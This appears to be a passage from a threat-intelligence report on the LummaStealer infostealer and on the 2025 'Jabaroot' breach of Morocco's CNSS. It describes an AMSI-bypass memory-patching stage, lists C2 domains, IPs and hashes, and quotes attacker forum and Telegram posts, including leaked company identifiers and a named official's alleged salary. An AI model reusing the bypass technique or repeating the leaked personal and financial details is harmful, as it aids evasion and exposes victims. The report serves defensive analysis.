
Stage 4 - Memory Injection

The script scans current Powershell process memory to identify and replace patterns (like AmsiScanBuffer) to bypass AMSI and locate memory regions tied to clr.dll, changes protection to make it writable, and nullifies detection signatures. Bypassing AMSI will allow the execution of malicious script without being flagged. It uses Windows API.

Payload Execution (Base64 .NET Assembly)








The password and encryption-related methods shows that maybe malware was used to steal sensitive information like credentials & encryption keys. They may have also established communication channels as they used proxy-related functions that allow attackers to control the system and carry out additional attacks.

DARKNET ACTIVITY

When the darknet was searched to check the activity of LummaStealer, analysts found out that they had been active on darkweb for 2 years and were celebrating their anniversaries on the darknet. They may have used Telegram for direct transactions of compromised information with a rating system and advanced search capabilities.


LummaStealer
Member
May 24, 2023
Messages
Reaction score
Points

New

Ну что, с днем рождения нас 🕊️

Сегодня нам исполняется два года 🎂. За эти два года мы прошли огромный путь от проекта которым мы занимались как «хобби» 👨‍💻, до огромный коммерческой машины, которая дает работу и помогает зарабатывать сотням людей по всему миру 💰. Знайте, если Вы с нами - Вы на правильном пути 😉. Берегите себя 🙂, будьте здоровы ❤️, а вопрос Вашего благополучия 🤭, считайте, что Вы уже решили.

So, happy birthday to us 🕊️

Today we are two years old 🎂. During these two years we have come a long way from the project we were doing as a "hobby" 👨‍💻, to a huge commercial machine that gives work and helps hundreds of people around the world to earn 💰. Know that if you are with us - you are on the right path 😉. Take care of yourself 🙂 be healthy ❤️, and the question of your well-being 🤭 consider that you have already decided.

Recent LummaStealer Activity

June 2024

The Chilean National COmputer Security Incident Response Team **(CSIRT)** reported an increase in the distribution of LummaStealer using phishing emails, deceptive websites, etc

October 2024

A campaign by Lummastealer in conjuction with **Amadey Bot**, targeted Manufacturing Industry. The were also attaced through phishing emails and some malicious downloads

Indicators of Compromise

IOC Type	IOC	Description
Domain	klipderiq[.]shop	C2
	check[.]qlkwr[.]com	C2
	xian[.]klipderiq[.]shop	C2
	simplerwebs[.]world	C2
	affc[.]klipcewucyu[.]shop	C2
	klipdiheqoe[.]shop	C2
	extranet-captcha[.]com > 77.105.164[.]117	C2
	kliphylj[.]shop	C2
	klipbyxycaa[.]shop	C2
	goatstuff[.]sbs	C2
	awagama2[.]org	C2
	176[.]113[.]115[.]170	C2
	t1.awagama2[.]org	C2
	awagama[.]org	C2
	savecoupons[.]store	C2
	klipbazyxui[.]shop	C2
	deduhko2.klipzyroloo[.]shop > 172.67.144[.]15	C2
	solve.gevaq[.]com > 104.21.16[.]142	C2
	topofsuper[.]store	C2
	onceletthemcheck[.]com	C2
	dma.sportstalk-musiclover[.]com	C2

	scrutinycheck[.]cash	C2
	atsuka.thrivezest[.]org	C2
	solve.fizq[.]net	C2
	sos-at-vie-1.exo[.]io	C2
	pawpaws.readit-carfanatics[.]com	C2
	anita2[.]snuggleam[.]org	C2
	hookylucnh[.]click > 104.21.35[.]211	C2
	buck2nd[.]oss-eu-central-1[.]aliyuncs[.]com	C2
	sakura[.]holistic-haven[.]shop	C2
	pub-e62cce9a08224552b513d24397cb4413[.]r2[.]dev	C2
	heavens[.]holistic-haven[.]shop	C2
	report1[.]b-cdn[.]net > 89[.]187[.]169[.]3	C2
	Mega03[.]b-cdn[.]net > 84[.]17[.]38[.]250	C2
	filesblack404[.]b-cdn[.]net	C2
	zone02[.]b-cdn[.]net	C2
	click1[.]b-cdn[.]net	C2
	Mato-camp-v1[.]b-cdn[.]net > 156.146.56[.]169)	C2
	report3[.]b-cdn[.]net	C2
	proffoduwnuq[.]shop > 104[.]21[.]17[.]3	C2
	pardaoboccia[.]shop	C2
	naggersanimism[.]shop	C2
	conservaitiwo[.]shop	C2
	a3[.]bigdownloadtech[.]shop	C2

	steppyplantnw[.]shop > 104[.]21[.]20[.]40	C2
	steppyplantnw[.]shop > 172[.]67[.]191[.]81	C2
	downcheck[.]nyc3[.]cdn[.]digitaloceanspaces[.]com > 172[.]64[.]145[.]29	C2
	ces[.]com > 104[.]18[.]42[.]227	C2
	clicktogo[.]click	C2
	matteryshzh[.]cfd > 172[.]67[.]151[.]251	C2
	matteryshzh[.]cfd > 104[.]21[.]33[.]45	C2
IP	172[.]67[.]144[.]135	C2
	104[.]21[.]224	C2
	extranet-captcha[.]com > 77.105.164[.]117	C2
	deduhko2.klipzyroloo[.]shop > 172.67.144[.]15	C2
	solve.gevaq[.]com > 104.21.16[.]142	C2
	104[.]21[.]16[.]1	C2
	hookylucnh[.]click > 104.21.35[.]211	C2
	report1[.]b-cdn[.]net > 89[.]187[.]169[.]3	C2
	Mega03[.]b-cdn[.]net > 84[.]17[.]38[.]250	C2
	172[.]67[.]193[.]251	C2
	169[.]150[.]207[.]210	C2
	188[.]114[.]96[.]12	C2
	188[.]114[.]97[.]12	C2
	matteryshzh[.]cfd > 172[.]67[.]151[.]251	C2
	matteryshzh[.]cfd > 104[.]21[.]33[.]45	C2

	steppyplantnw[.]shop > 104[.]21[.]20[.]40	C2
	steppyplantnw[.]shop > 172[.]67[.]191[.]81	C2
	downcheck[.]nyc3[.]cdn[.]digitaloceanspaces[.]com > 172[.]64[.]145[.]29	C2
	ces[.]com > 104[.]18[.]42[.]227	C2
	proffoduwnuq[.]shop > 104[.]21[.]17[.]3	C2
	Mato-camp-v1[.]b-cdn[.]net > 156.146.56[.]169)	C2
Hash	Ef85ba125184cbb92b3abf780fa9dbf0a1f1d4d0	Executable
	b133d42502750817aa8e88119ff36158d2f8ecee	Executable
	30b18eb4082b8842fea862c2860255edafc838ab	Executable
	f2ec439b1f1b8d7dcc38d979bcf6ad64fe437122	Executable
	0551cdbf681c7ce31754247291dc550df0807cee	Executable
	decd01a95a05f557720e62ada86fa929f4687e88	Executable
	279ec364b8bc3244335c47ed2586d387e448ac7b	Executable
	79d7a6e7441d478fc81638e6ed458e898e0ebf2b	Executable
	88958d7c9749b7d085ee28d9fa50151a505eba09	Executable
	b9ff81cc8ad9e4d30df66fe520d1a0f5231902a6	Executable
	a2840e3927351244f253d54389a66342a4f6be33	Executable
	60e30eaeedc7abb079fd7e6d2d8f486de5a9af38	Executable
	d896764e7ce9e8685ce4e11aa49d556f8a23a547	Executable
	8b0f45b361b9b74a5e4383d692e281a59f44f508	Executable
	8bb8f2324aa1aca4da6fbea5cdaad4f66263b545	Executable
	ded3ed8724e5913d341b3eaca9bd9f47f0e4a4a2	Executable


SHA-1	bfc1422d1c5351561087bd3e6d82ffbad5221dae	Side-loaded DLL
	128a085b84667420359bfd5b7bad0a431ca89e35	Side-loaded DLL
	9f3651ad5725848c880c24f8e749205a7e1e78c1	Malicious executable
	f3e5a2e477cac4bab85940a2158eed78f2d74441	Malicious executable
	a01fa9facf3a13c5a9c079d79974842abff2a3f2	Malicious executable
	99b8464e2aabff3f35899ead95dfac83f5edac51	Malicious executable
	afdefcd9eb251202665388635c0109b5f7b4c0a5	Malicious executable
	f89f91e33bf59d0a07dfb1c4d7246d74a05dd67d	Malicious executable
	594d61532fb2aea88f2e3245473b600d351ee398	ZIP containing the malicious executable
	e264ba0e9987b0ad0812e5dd4dd3075531cfe269	Renamed AutoIT executable
	c07e49c362f0c21513507726994a9bd040c0d4eb	MSI Installer
	128a085b84667420359bfd5b7bad0a431ca89e35	Python DLL
	f2c37ad5ca8877186c846b6dfb2cb761f5353305	Zip file (tera10.zip)
URL	https://steamcommunity[.]com/profiles/765611997243319 00	Malicious Steam profile

CNSS Data Breach

Introduction

In early April 2025, a major cyber-attack was uncovered targeting Morocco's National Social Security Fund, known as the Caisse Nationale de Sécurité Sociale (CNSS). The threat actor is operating under the alias 'Jabaroot' and publicly claimed responsibility for the breach, stating that they had successfully infiltrated CNSS systems and exfiltrated a large volume of sensitive citizen data. The breach is considered one of the most significant cyberattacks in Morocco's history, raising alarm among privacy experts and the broader cybersecurity community in the region.

CNSS plays an important role in Moroccan society as it is responsible for the management of essential services like -


Healthcare

Disability Support


Retirement Pensions

Family Allowances

CNSS maintains an extensive database containing Personally Identifiable Information (PII) of millions of Moroccan citizens. Data breaches at such a scale will leave a negative impact on the citizens, raising trust issues among the citizens.

Data Leak Proof

The threat actor leaked the stolen data on the Darkweb in the form of CSV and PDF document. The CSV file contains personal information of around 1,996,026 employees. However, the attacker did not attempt to sell the data or monetize the data through private channels. Some insider information suggestes that they may have attempted to extort a ransom from the Moroccan government, although no payment was reportedly made. This adds a layer of complexity to this case, as the actor's behavior also aligns with the tactics commonly used by state-sponsored espionage groups. These groups often disguise their operations as criminal or hacktivist activities to obscure attribution and evade detection.


https://breachforums.st/Thread-DATABASE-Morocco-National-Social-Security-Fund-CNSS-FULL-DATABASE-LEAKED-2025
90%
.onion available

Morocco National Social Security Fund (CNSS) - FULL DATABASE LEAKED 2025
by Jabaroot - Tuesday April 8, 2025 at 01:03 PM

Jabaroot
Breached
MEMBER
Posts: 3
Threads: 1
Joined: Apr 2025
Reputation: 20

Yesterday, 01:03 PM (This post was last modified: Yesterday, 01:14 PM by Jabaroot.) #1

PRESENTATION :

The National Social Security Fund (**CNSS**) is a Moroccan public social security institution created in 1959.

The CNSS is a social security system in Morocco, mandatory for employees in industry, services, and the liberal professions. It provides protection against risks in the event of illness, maternity, disability, or old age.

It pays family allowances and provides beneficiaries with survivors' pensions and death benefits.

After decades of being under the supervision of the Ministry of Labor, it was transfered to the Ministry of Finance in 2021. The CNSS is headquartered in Casablanca.

The CNSS has more than 400.000 reporting companies and 3.9 million employees.

LEAKED DATA:

- CSV containing details of 499,881 companies.

  Fields :

```
companyName, affiliateNumber, dateAdhesion, dateAffiliation, typeAdherent, companyNameMandataire, affiliateNumberMandataire, modaliteTelepaiement, agence, directionRegionale,
admin_firstName, admin_lastName, admin_cin, admin_email, admin_phoneNumber, admin_isRL, bank_accountId, bank_bankCode, bank_adherent_id, bank_adherent_numAffilie,
bank_adherent_typeAdherent, bank_adherent_modaliteTelepaiement, bank_adherent_adherentMandataire, bank_adherent_raisonSocial, bank_accountState, bank_accountDefaultState,
bank_dateCreation, bank_accountRIB
```

- 53,574 PDF files containing lists of companies employees with their declared salaries
- CSV containing personal information about 1,996,026 employees.


  Fields :

```
"ID_adherent", "newImmatriculatedId", "firstName", "lastName", "immatriculationNumber", "cin", "passportNumber", "residenceNumber", "creationDate", "demandMode", "affiliateName",
"affiliateNumber", "demandState"
```

شهادة الأجراء المصرح بهم
Attestation des salariés déclarés
Pôle Entreprises
Direction des Affiliés

Attestation n°:	202400002523275
Nom/Raison Sociale:	CREDIT DU MAROC (STE)
Activité exercée:	BANQUE
Adresse:	BD MOHAMED V 058
Ville:	CASABLANCA
N° d'affiliation:	1928079
Date d'affiliation:	01/04/1961
Identifiant Commun de l'Entreprise:	000102564000025
N° Registre de commerce:	28717
N° Taxe Professionnelle:	33103720
Identifiant Fiscal:	1065466
Forme Juridique:	Société Anonyme


Researchers obtained a copy of leaked data and shared it with the customers to validate the authenticity. The feedback that was received from affected users confirmed the legitimacy of the breach with real PII present in the stolen files. However, none of the victims appear to have received an official notification from CNSS. It raises concerns about transparency, disclosure of a data breach, and consumer rights advocacy.


https://breachforums.st/Thread-DATABASE-Morocco-National-Social-Security-Fund-CNSS-FULL-DATABASE-LEAKED-2025
90%
.onion available
Jabaroot
Breached
MEMBER
Posts: 3
Threads: 1
Joined: Apr 2025
Reputation: 20
# JabaR00t

شهادة الأجراء المصرح بهم
Attestation des salariés déclarés
Pôle Entreprises
Direction des Affiliés

Attestation n°:	202400002523298
Nom/Raison Sociale:	BANQUE CENTRALE POPULAIRE
Activité exercée:	OPERATION FACILITANT FONCTIONNEMENT BANQU
Adresse:	N 101 BD MOHAMED ZERKTOUNI
Ville:	CASABLANCA
N° d'affiliation:	1698648
Date d'affiliation:	01/07/1961
Identifiant Commun de l'Entreprise:	001534931000016
N° Registre de commerce:	28173
N° Taxe Professionnelle:	34770085
Identifiant Fiscal:	01084612
Forme Juridique:	Société Anonyme

The threat actor created a Telegram channel (Jabaroot) and linked it with a previous cyber incident in which the Algerian Press Services (APS) were compromised by Moroccan hackers. The ongoing digital conflict between Moroccan and Algerian hacking groups could be the reason behind this attack.



Jabaroot DZ
11,704 subscribers

This leak is a response to the hostile actions of Moroccan hackers who stole the Twitter account of Algerian Press Service (APS) after it was banned by Twitter.

Every future hostile actions towards Algerian interests will be folllowed by even stronger responses.

❤️ 91 👍 41 🫡 20 🤣 13 🔥 8 🦄 8 👎 6 😁 1 💯 1

31.7K edited 7:44 AM

Jabaroot DZ

Mounir Majidi, or Mohamed Mounir El Majidi, born January 19, 1965 in Rabat, is the director of the private secretariat of King Mohammed VI since 2000.

While the Moroccan people are enduring poverty and decline in purchasing power, with his monthly 1 254 378 MAD and a total earning of 179 975 454 MAD between 2004 and 2023, he seems to enjoy a happy life.

😱 97 ❤️ 49 👍 19 👏 15 🤣 13 🔥 12 👎 10 🆒 6 😁 4 😢 4 🤬 2


31.2K 10:05 AM

Jabaroot DZ

siger.pdf
108.9 KB
DOWNLOAD

majdi.pdf

Jabaroot also released the salary information of government officials, accusing them of downplaying the severity of breach, which indicates a hacktivist angle to the campaign.



Jabaroot DZ
11,704 subscribers

133139.pdf
132.6 KB
DOWNLOAD

Hespress, you think that the leaked data are not confidential ? Have a look at your employees salaries and tell them it's just public data 😁😁

❤️ 59 👏 19 👍 15 😁 13 😱 10 👎 8 😎 7 🔥 4

32.5K edited 1:08 PM

Jabaroot DZ

chouf-tv.pdf
129.6 KB
DOWNLOAD

Chouf-TV, look closely at your data !👀👀.
Special kudos to Maticha 🍅

👏 64 ❤️ 31 😁 20 👍 15 👎 11 🔥 4 😨 3

33.8K 1:24 PM

Jabaroot DZ

So Mr YOUNES SEKKOURI, you pretend that all the leaked data from your ministry department are public and that nothing confidential has been stolen ?? humm... Next time think twice before speaking...


"En revanche, toutes les données partagées sur le portail du ministère sont publiques, car d'après notre source, il s'agit d'un site institutionnel à vocation informative. "Donc elles sont librement accessibles", nous indique-t-on
En outre, le département ministériel dirigé par Younes Sekkouri précise que le site ne contient aucune base de données à caractère professionnel. Ce qui voudra clairement dire qu'aucune donnée personnelle ou sensible n'a été compromise comme le prétend fièrement ce groupe algérien."

Here is just a little appetizer from the data that was stolen.

